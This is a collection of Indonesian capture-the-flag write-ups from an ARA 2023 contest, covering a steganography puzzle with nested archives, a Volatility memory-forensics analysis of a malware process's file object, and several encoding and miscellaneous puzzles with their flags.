I always overthink about finding other part of myself, can you help me?

[Attachments](#)

Author: Zangetsu#2398

Flag

Submit

### Summary

Di soal ini hanya diberikan sebuah foto berikut



## Solution

Berhubung ini soal forensic, maka kami mencoba beberapa cara starting seperti stegsolve, strings, exiftool, dan lain-lain. Ternyata binwalk menampilkan hasil.

```
$ binwalk confused.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 720 x 881, 8-bit/color RGB, non-interlaced
6170	0x181A	Zlib compressed data, best compression
321663	0x4E87F	TIFF image data, big-endian, offset of first image directory: 8
321693	0x4E89D	Zip archive data, at least v1.0 to extract, name: didyou/
321758	0x4E8DE	Zip archive data, at least v1.0 to extract, compressed size: 13,
321841	0x4E931	Zip archive data, at least v1.0 to extract, compressed size: 1056
332460	0x512AC	End of Zip archive, footer length: 22
332726	0x513B6	End of Zip archive, footer length: 22

Maka kami menjalankan command “binwalk --dd=.\*' confused.png” dan terdapat zip baru yang terekstrak. Zip tersebut ketika diektrak berisi e.txt dan zip baru bernama find.zip

```
-/Documents/ctf/ara ara ctf/2023/thinker/temp/_confused.png.extracted/didyou/e.txt - Mousepad
File Edit Search View Document Help
1 QVJBMjAyM3s=
2 |
```

Isi e.txt kita decode base64 dan hasilnya menghasilkan “ARA2023{”.

Kemudian kita extract find.zip dan menghasilkan a.txt dan something.zip.

```
-/Documents/ctf/ara ara ctf/2023/thinker/temp/_confused.png.extracted/didyou/find/a.txt - Mousepad
File Edit Search View Document Help
1 35216D706C335F
2 |
```

Isi a.txt kita decode hex dan hasilnya menghasilkan “5!mpI3\_”

Kemudian kita extract something.zip dan menghasilkan s.txt dan suspicious.zip.

Isi s.txt kita decode binary dan hasilnya menghasilkan “C0rrupt3d\_”

Kemudian kita extract suspicious.zip dan menghasilkan y.png. Y.png corrupted maka kita langsung saja hexedit


Setelah diteliti, file signature PNG dan chunk header IHDR nya keliru, namun sisanya benar. Maka tinggal fix bagian itu dan lihat hasilnya.

**49 109 52 103 101 53 125**

Angka tersebut didecode secara decimal dan didapatkan “1m4ge5”. Kumpulkan tiap partnya dan flag didapatkan.

**Flag = ARA2023{5!mpl3\_C0rrupt3d\_1m4ge5}**

## Kernelmania



Pada challenge kali ini, kami diberikan sebuah file .zip yang didalamnya merupakan sebuah .vmem atau virtual memory dump dari sebuah virtual machine bernama ARA\_VM\_Malicious-54b9c9e7.

Apabila kita berurusan dengan memory dump maka kita tentunya tidak jauh dari yang namanya volatility. Analisa pada file tersebut dapat dilakukan dengan tool forensic yang terkenal yaitu volatiity2, mengapa tidak vol3? Karena, saya kurang suka angka 3 wuahaha, maaf cringe.

Disini kami menggunakan pendekatan sederhana dengan membaca soal terlebih dahulu. Pada soal dikatakan bahwa vm tersebut telah diinfeksi dengan sebuah malware (**malware.exe**) yang berjalan pada process dengan PID **2704**.

Kami diminta melengkapi informasi yang dibutuhkan pada report dari soal tersebut, yaitu VA (**virtual address**) dari vm korban pada saat malware **dibuka** atau **dijalankan**.

Merujuk juga pada kedua hint yang diberikan oleh probset tercinta (aseng), kami mengerjakan soal ini ketika hint baru diberikan satu yaitu adanya **object** yang dibutuhkan untuk mencari VA, dan object tersebut merupakan bagian dari windows driver struct.

Pada titik ini, kami hanya berpikir untuk mencari virtual address dengan cara mencari terlebih dahulu physical address dari si process malware.exe dengan asumsi address tersebut dibutuhkan untuk menghitung VAny.

Kami tentunya menggunakan beberapa command seperti imageinfo untuk mencari image yang cocok dengan vm tersebut agar vol2 dapat dijalankan, kemudian didalam vol2 kami menggunakan beberapa command seperti pslist, pstree, filescan, handles, dll. Untuk menganalisa process dengan PID 2704 tersebut beserta parent processnya yaitu explorer.exe dengan PID 2080.

Berikut adalah hasil dari pslist yang juga menampilkan offset dari masing - masing process :

0xfffffa801bb19b00	explorer.exe	2080	2060	31	778	1	0	2023-02-18	20:11:56	UTC+0000
0xfffffa801ba2cb00	vm3dservice.ex	2252	2080	2	40	1	0	2023-02-18	20:11:57	UTC+0000
0xfffffa801bbb3b00	vmtoolsd.exe	2260	2080	8	178	1	0	2023-02-18	20:11:57	UTC+0000
0xfffffa801bc19060	SearchIndexer.	2628	488	11	613	0	0	2023-02-18	20:12:03	UTC+0000
0xfffffa801bcfcb00	WmiPrvSE.exe	2828	644	12	321	0	0	2023-02-18	20:12:11	UTC+0000
0xfffffa801bb159b0	mscorsvw.exe	2808	488	6	77	0	0	2023-02-18	20:13:51	UTC+0000
0xfffffa801b49a060	sppsvc.exe	2116	488	4	145	0	0	2023-02-18	20:13:51	UTC+0000
0xfffffa801bd88aa0	svchost.exe	584	488	13	362	0	0	2023-02-18	20:13:51	UTC+0000
0xfffffa801b689920	WmiApSrv.exe	1776	488	6	119	0	0	2023-02-18	20:16:27	UTC+0000
0xfffffa801ba6db00	SearchProtocol	1888	2628	8	285	0	0	2023-02-18	20:17:35	UTC+0000
0xfffffa801b4e9310	SearchFilterHo	1656	2628	5	103	0	0	2023-02-18	20:17:35	UTC+0000
0xfffffa8019080060	audiodg.exe	796	764	6	130	0	0	2023-02-18	20:17:45	UTC+0000
0xfffffa801908f5f0	malware.exe	2704	2080	1	13	1	0	2023-02-18	20:18:04	UTC+0000

Disini kita dapat mengetahui bahwa offset dari malware.exe adalah :

...

0xfffffa801908f5f0

...

Kami juga mengumpulkan informasi seperti letak malware.exe, dan process yang berkaitan dengan process pid 2704 tersebut dengan menggunakan filescan dan handles :



```
(fejka@kali) [~/Desktop/soalbangaseng-foren-kernelmania-ara2023]
$ vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 filescan | grep malware.exe
Volatility Foundation Volatility Framework 2.6.1
0x000000007e98bd50 16 0 R--r-d \Device\HarddiskVolume2\Users\araseng\Desktop\malware.exe

(fejka@kali) [~/Desktop/soalbangaseng-foren-kernelmania-ara2023]
$ vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 handles -p 2704
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Pid Handle Access Type Details
-----
0xfffff8a0025368c0 2704 0x4 0x9 Key MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\I
TIONS
0xfffff8a0007ebd40 2704 0x8 0x3 Directory KnownDlls
0xfffff8a01907e5b0 2704 0xc 0x100020 File \Device\HarddiskVolume2\Users\araseng\Desktop
0xfffff8a018f10800 2704 0x10 0x1f0003 Event
0xfffff8a01b0b3070 2704 0x14 0x1f0001 ALPC Port
0xfffff8a01909eda0 2704 0x18 0x1f0001 ALPC Port
0xfffff8a0024ea890 2704 0x1c 0x20019 Key MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSI
BaseNamedObjects
0xfffff8a004179d20 2704 0x20 0xf Directory
0xfffff8a01909a780 2704 0x24 0x1f0003 Semaphore
0xfffff8a01909e070 2704 0x28 0x120196 File \Device\HarddiskVolume2\Users\araseng\Desktop\keylogge
0xfffff8a01909bbc0 2704 0x2c 0x1f0003 Semaphore
0xfffff8a018f0a350 2704 0x30 0x1f0003 Event
0xfffff8a019097060 2704 0x34 0x1ffffff Thread TID 2704 PID 420049928

(fejka@kali) [~/Desktop/soalbangaseng-foren-kernelmania-ara2023]
$ vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 handles | grep malware.exe
Volatility Foundation Volatility Framework 2.6.1
0xfffff8a01908f5f0 424 0x280 0x1ffffff Process malware.exe(2704)
0xfffff8a01908f5f0 2768 0x60 0x1ffffff Process malware.exe(2704)
```

Setelah mengumpulkan informasi - informasi tersebut, kami pun mencari bagaimana mendapatkan VA dari vm tersebut ketika malware.exe dijalankan.

Beberapa referensi yang kami cari menggunakan keyword dari soal seperti windows driver structure dan object adalah sebagai berikut :

- <https://www.lifars.com/knowledge-center/windows-memory-forensics-technical-guide-part-3/>
- <http://ijcsse.org/published/volume6/issue6/p1-V6I6.pdf>
- [https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-\\_file\\_object](https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_file_object)

Pada referensi a, terdapat penjelasan bahwa object handle digunakan untuk mengakses sebuah object, dan kernel object menyimpan informasi mulai dari handles, pointer objects, dan juga modules.

Kami berasumsi bahwa handles yang berkaitan dengan PID 2704 memiliki hubungan dengan **object** yang disebutkan pada soal sehingga kami mencari lebih dalam lagi, dan menemukan referensi b.

Pada referensi b, dijelaskan bahwa terdapat sebuah object bernama **File Object** yang menyimpan informasi, salah satunya adalah Device Object.



Device Object ini mengandung 32-bit **virtual address (VA)** dari device object ketika sebuah file dibuka.

### 3.4 File Object

The single instance open of a file can be tracked by using this particular structure. The information about a file can be extracted from this object.

- **Type:** This field indicates the type of this object, which is a file object.
- **Size:** This field specifies the size of the file object in bytes.
- **Device Object:** This field contains the 32-bit virtual address of the device object on which the file is opened. Device objects serves as the target of all operations on the device [8]. Device object itself is a memory structure using which the information about the device driver associated with the device can be identified.
- **FileName:** The name of the file that is open can be known from this field.

Disini kita semakin dekat dengan tujuan awal yang ingin kita cari yaitu VA. Namun, disini kami belum mengetahui plugin volatility apa yang dapat digunakan untuk mencari si File Object tersebut.

Referensi c menjelaskan secara documented mengenai FILE\_OBJECT pada referensi b, bahwasanya referensi c bersumber dari official microsoft itu sendiri.

Selagi mencari - cari mengenai plugin vol apa yang dapat digunakan. Dengan baik hati, probset soal ini memberikan hint kedua. Yaitu sebuah dokumentasi plugin volatility bernama **volshell**.

[https://www.tophertimzen.com/resources/cs407/slides/week02\\_01-volshell.html#slide1](https://www.tophertimzen.com/resources/cs407/slides/week02_01-volshell.html#slide1)

Plugin volshell digunakan untuk spawn cli shell dari vmem dump tersebut menggunakan volatility. Pada volshell terdapat beberapa command untuk

menganalisa object termasuk file object yang disebutkan diatas. Pertama kita gunakan command :

...

```
vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 volshell
```

...

Untuk menjalankan volshell.

Kemudian kita gunakan *display\_type* (dt) dan menspecify object yang ingin kita analisa. Commandnya :

dt("\_FILE\_OBJECT", [offset\_malware.exe]), dan berikut adalah hasilnya :

```
>>> dt("_FILE_OBJECT", 0xfffffa801908f5f0)
[_FILE_OBJECT _FILE_OBJECT] @ 0xFFFFFA801908F5F0
0x0 : Type 3
0x2 : Size 88
0x8 : DeviceObject 18446738026815616504
0x10 : Vpb 18446738026815616504
0x18 : FsContext 18446738026815616520
0x20 : FsContext2 18446738026815616520
0x28 : SectionObjectPointer 1884004352
0x30 : PrivateCacheMap 18446738026815648600
0x38 : FinalStatus 420049752
0x40 : RelatedFileObject 0
0x48 : LockOperation 1
0x49 : DeletePending 0
0x4a : ReadAccess 4
0x4b : WriteAccess 0
0x4c : DeleteAccess 0
0x4d : SharedRead 0
0x4e : SharedWrite 0
0x4f : SharedDelete 0
0x50 : Flags 1
0x58 : FileName
0x68 : CurrentByteOffset 18446738026815616600
0x70 : Waiters 420017760
0x74 : Busy 4294965888
0x78 : LastLock 18446738026815616608
0x80 : Lock 18446738026815616624
0x98 : Event 18446738026815616648
0xb0 : CompletionContext 19825569038344
0xb8 : IrpListLock 0
0xc0 : IrpList 18446738026815616688
0xd0 : FileObjectExtension 0
>>>
```

Terdapat device object sesuai dengan dokumentasi dan referensi b yang disebutkan diatas, namun ketika kita ubah kedalam bentuk hex dan disubmit kok salah???

Kami juga curiga dengan output tersebut karena FileName pada object dengan offset tersebut tidak menunjukkan bahwa VA dari vm tersebut merupakan VA ketika malware.exe dijalankan, karena filenamanya saja bukan malware.exe melainkan null (-).

Setelah mencari - cari tentang volshell dan virtual address, kami menemukan referensi berikut :

<https://0xsh3rl0ck.github.io/ctf-writeup/Cyber-Defenders-Pwned-DC/#29-what-is-the-virtual-address-of-the-device-where-the-ransomware-file-where-opened>

Referensi tersebut menjelaskan bahwa offset process pada file yang digunakan untuk mencari VA bukanlah offset dari pslit malware.exe melainkan kita harus menspecify lagi offsetnya menggunakan plugin atau command :

```
``dumpfiles -p 2704``
```

Berikut adalah hasilnya :

```
(fejka@kali) - [~/Desktop/soalbangaseng-foren-kernelmania-ara2023]
$ vol2 -f ARA_VM_Malicious-54b9c9e7.vmem --profile=Win7SP1x64 dumpfiles -p 2704 --dump-dir .
Volatility Foundation Volatility Framework 2.6.1
ImageSectionObject 0xfffffa801a38bd50 2704 \Device\HarddiskVolume2\Users\araseng\Desktop\malware.exe
DataSectionObject 0xfffffa801a38bd50 2704 \Device\HarddiskVolume2\Users\araseng\Desktop\malware.exe
DataSectionObject 0xfffffa801b231dd0 2704 \Device\HarddiskVolume2\Windows\System32\locale.nls
ImageSectionObject 0xfffffa8019d4d880 2704 \Device\HarddiskVolume2\Windows\System32\ntdll.dll
DataSectionObject 0xfffffa8019d4d880 2704 \Device\HarddiskVolume2\Windows\System32\ntdll.dll
ImageSectionObject 0xfffffa801a7d9e30 2704 \Device\HarddiskVolume2\Windows\System32\kernel32.dll
DataSectionObject 0xfffffa801a7d9e30 2704 \Device\HarddiskVolume2\Windows\System32\kernel32.dll
ImageSectionObject 0xfffffa801a6b2cb0 2704 \Device\HarddiskVolume2\Windows\System32\KernelBase.dll
DataSectionObject 0xfffffa801a6b2cb0 2704 \Device\HarddiskVolume2\Windows\System32\KernelBase.dll
ImageSectionObject 0xfffffa8019cfb2b0 2704 \Device\HarddiskVolume2\Windows\System32\apisetschema.dll
DataSectionObject 0xfffffa8019cfb2b0 2704 \Device\HarddiskVolume2\Windows\System32\apisetschema.dll
ImageSectionObject 0xfffffa801a6ab070 2704 \Device\HarddiskVolume2\Windows\System32\msvcrt.dll
DataSectionObject 0xfffffa801a6ab070 2704 \Device\HarddiskVolume2\Windows\System32\msvcrt.dll
```

Dengan menspecify menggunakan dumpfiles, kita akan mendapatkan DataSectionObject dan ImageSectionObject yang merupakan offset sebenarnya dari si malware.exe ketika dijalankan pada PID 2704. SectionObject sendiri merupakan pointer yang menunjuk pada section object pada sebuah file (malware.exe). Penjelasan tentang section object kami temukan pada referensi berikut :

<https://fsgeek.ca/2019/06/27/windows-filesystems-file-object-relationship/>

Setelah mendapatkan offset dari malware.exe dengan PID 2704 kami langsung menggunakan command yang sama yaitu dt pada volshell untuk mengambil isi dari file object ketika file dengan offset tersebut dijalankan :

```
>>> dt("_FILE_OBJECT", 0xfffffa801a38bd50)
[_FILE_OBJECT _FILE_OBJECT] @ 0xFFFFFA801A38BD50
0x0   : Type                               5
0x2   : Size                               216
0x8   : DeviceObject                       18446738026828051376
0x10  : Vpb                               18446738026812164048
0x18  : FsContext                          18446735964838259152
0x20  : FsContext2                         18446735964838259648
0x28  : SectionObjectPointer               18446738026862814392
0x30  : PrivateCacheMap                   0
0x38  : FinalStatus                        0
0x40  : RelatedFileObject                  0
0x48  : LockOperation                      0
0x49  : DeletePending                      0
0x4a  : ReadAccess                         1
0x4b  : WriteAccess                       0
0x4c  : DeleteAccess                       0
0x4d  : SharedRead                         1
0x4e  : SharedWrite                        0
0x4f  : SharedDelete                       1
0x50  : Flags                             278594
0x58  : FileName                          \Users\araseng\Desktop\malware.exe
0x68  : CurrentByteOffset                  18446738026835525048
0x70  : Waiters                            0
0x74  : Busy                              0
0x78  : LastLock                           0
0x80  : Lock                              18446738026835525072
0x98  : Event                             18446738026835525096
0xb0  : CompletionContext                  0
0xb8  : IrpListLock                        0
0xc0  : IrpList                           18446738026835525136
0xd0  : FileObjectExtension                0
```

Dan ternyata benar, Filename yang diberikan merupakan malware.exe pad directory yang sesuai dengan output filescan sebelumnya. Kita coba submit value hex dari DeviceObjectnya dan hasilnya benar, maka demikian ditemukanlah flagnya :

**Flag = ARA2023{0xfffffa8019c6b3b0}**



# MISCEL

## Feedback

Challenge

42 Solves

X

### Feedback

#### 50

Wah, gimana pelaksanaan lomba CTFnya? Soalnya sulit atau mudah nih?

Nah setelah selesai mengerjakan soal CTFnya, temen-temen bisa isi feedback terlebih dahulu dan feedback ini diisi oleh masing-masing peserta yaa! 😊

<https://intip.in/FeedbackCTFARA4>

Terima kasih banyak sudah membantu kami untuk menjadi lebih baik dan sampai jumpa di serangkaian kegiatan ARA selanjutnya!! 🌟

## Summary

Diberikan sebuah form feedback

## Solution

Ya diisi lah apa lagi kalo bukan



### Feedback CTF ARA 4.0

ARA2023{Terimakasih\_atas\_antusias\_bermain\_di\_ARA4.0!}

Flag =  
ARA2023{Terimakasih\_atas\_antusias\_bermain\_di\_ARA4.0!}

## In-sanity check

Challenge

75 Solves

×

# in-sanity check

## 100

Even the flag for sanity check is gone?

[Attachments](#)


Author: circlebytes#5520

Flag

Submit

## Summary


Di soal ini, kita diberikan link yang mengarah kepada sebuah google docs yang editable oleh semua peserta ([https://docs.google.com/document/d/1Jq0AehMiC8Bjkd\\_BI7rADQvk6u4\\_ZS8vgFQxIO0SDmi0/edit](https://docs.google.com/document/d/1Jq0AehMiC8Bjkd_BI7rADQvk6u4_ZS8vgFQxIO0SDmi0/edit)). Penampakan terkini:



## Solution

## HAHA HOHO AWIKWOK PISAN

Kami berasumsi bahwa awalnya flag ditaruh di docs tersebut, namun dihapus dan isinya diganti2 juga oleh peserta. Untuk melihat flag yang lama, kita bisa melihat dari fitur “see full version history”.



Ternyata benar saja, older version pada tanggal 22 february berisi flagnya yang dibuat oleh Iftala Zahri aka mas circlebytes.

**Flag = ARA2023{w3lc0m3\_4nd\_h4v3\_4\_gr3at\_ctfs}**



@B4SH

Challenge 80 Solves

@B4SH  
100

Ailee had just moved out to a boarding house in the countryside to escape the fast-paced and hectic city life. She was very excited to start her life with a new environment, she was very happy before she found out that the room she rented was very dark. Suddenly she found out 2 strange papers on the wall behind the door that says:

"5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F733468733F7D".

Help Ailee to find what's behind the text written on the paper.

Author: L e n s#1048

## Summary


Pada soal ini kita diberikan sebuah string mencurigakan yang bertuliskan 5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F733468733F7D. Kita diminta untuk mencari arti dari string tersebut.

## Solution

Bila diperhatikan dari formatnya, asumsi pertama kali kami adalah string tersebut berformat hexadecimal. Maka dari itu kami memasukkannya ke cyberchef <https://gchq.github.io/CyberChef/>



Hasilnya didapatkan string “ZIZ2023{4mby0wb\_gs0f9sg\_gs4g\_!g5\_4\_s4hs?}”. Kemudian kami mencoba caesar cipher dan vigenere cipher namun hasilnya nihil. Lalu melihat judul soal @B4SH merujuk pada salah satu cipher bernama ATBASH, maka kami gunakan recipe cyberchef juga untuk mendapatkan flagnya.



**Flag = ARA2023{4nyb0dy\_th0u9ht\_th4t\_!t5\_4\_h4sh?}**

## D0ts N D4sh3s

Challenge 87 Solves

## D0ts N D4sh3s

### 100

Albert was lost in a deep forest surrounded by a sea and tried to escape by sending a SOS signal containing a code.


Jack who works at a lighthouse realized that someone was sending a SOS signal and responses as fast as he can.

What do you think Albert tries to say?


Chall File : <https://drive.google.com/file/d/1h5ht0z64ChQ3v28o9Uq-GI0Uk2IcamH2/view?usp=sharing>

Author: L e n s#1048


Ini merupakan salah satu challenge yang cukup sederhana dan memiliki pengerjaan yang cukup *straight forward*. Kita coba buka chall file yang dicantumkan pada soal dan kita akan mendapatkan file yang berisi “dot” dan “garis” seperti berikut.



Dikarenakan kemunculan tipe soal yang sudah sering pada CTF-CTF sebelumnya dan juga nama file yang sudah cukup mendeskripsikan tipe encoding, maka kami langsung mengcopas isi file tersebut untuk dilakukan decode.



Ternyata dari morse code berisi sebuah digit 01 yang merupakan rangkaian kode biner (*binary code*). Kita bisa menggunakan tools decoder online seperti cyberchef untuk melakukan decode pada string tersebut.



Dan voila, didapatkan flag dari challenge ini 😊

**Flag = ARA2023{!ts\_ju5t\_4\_m0rs3\_aft312\_a!}**

## Truth

Challenge 45 Solves

# Truth

## 176

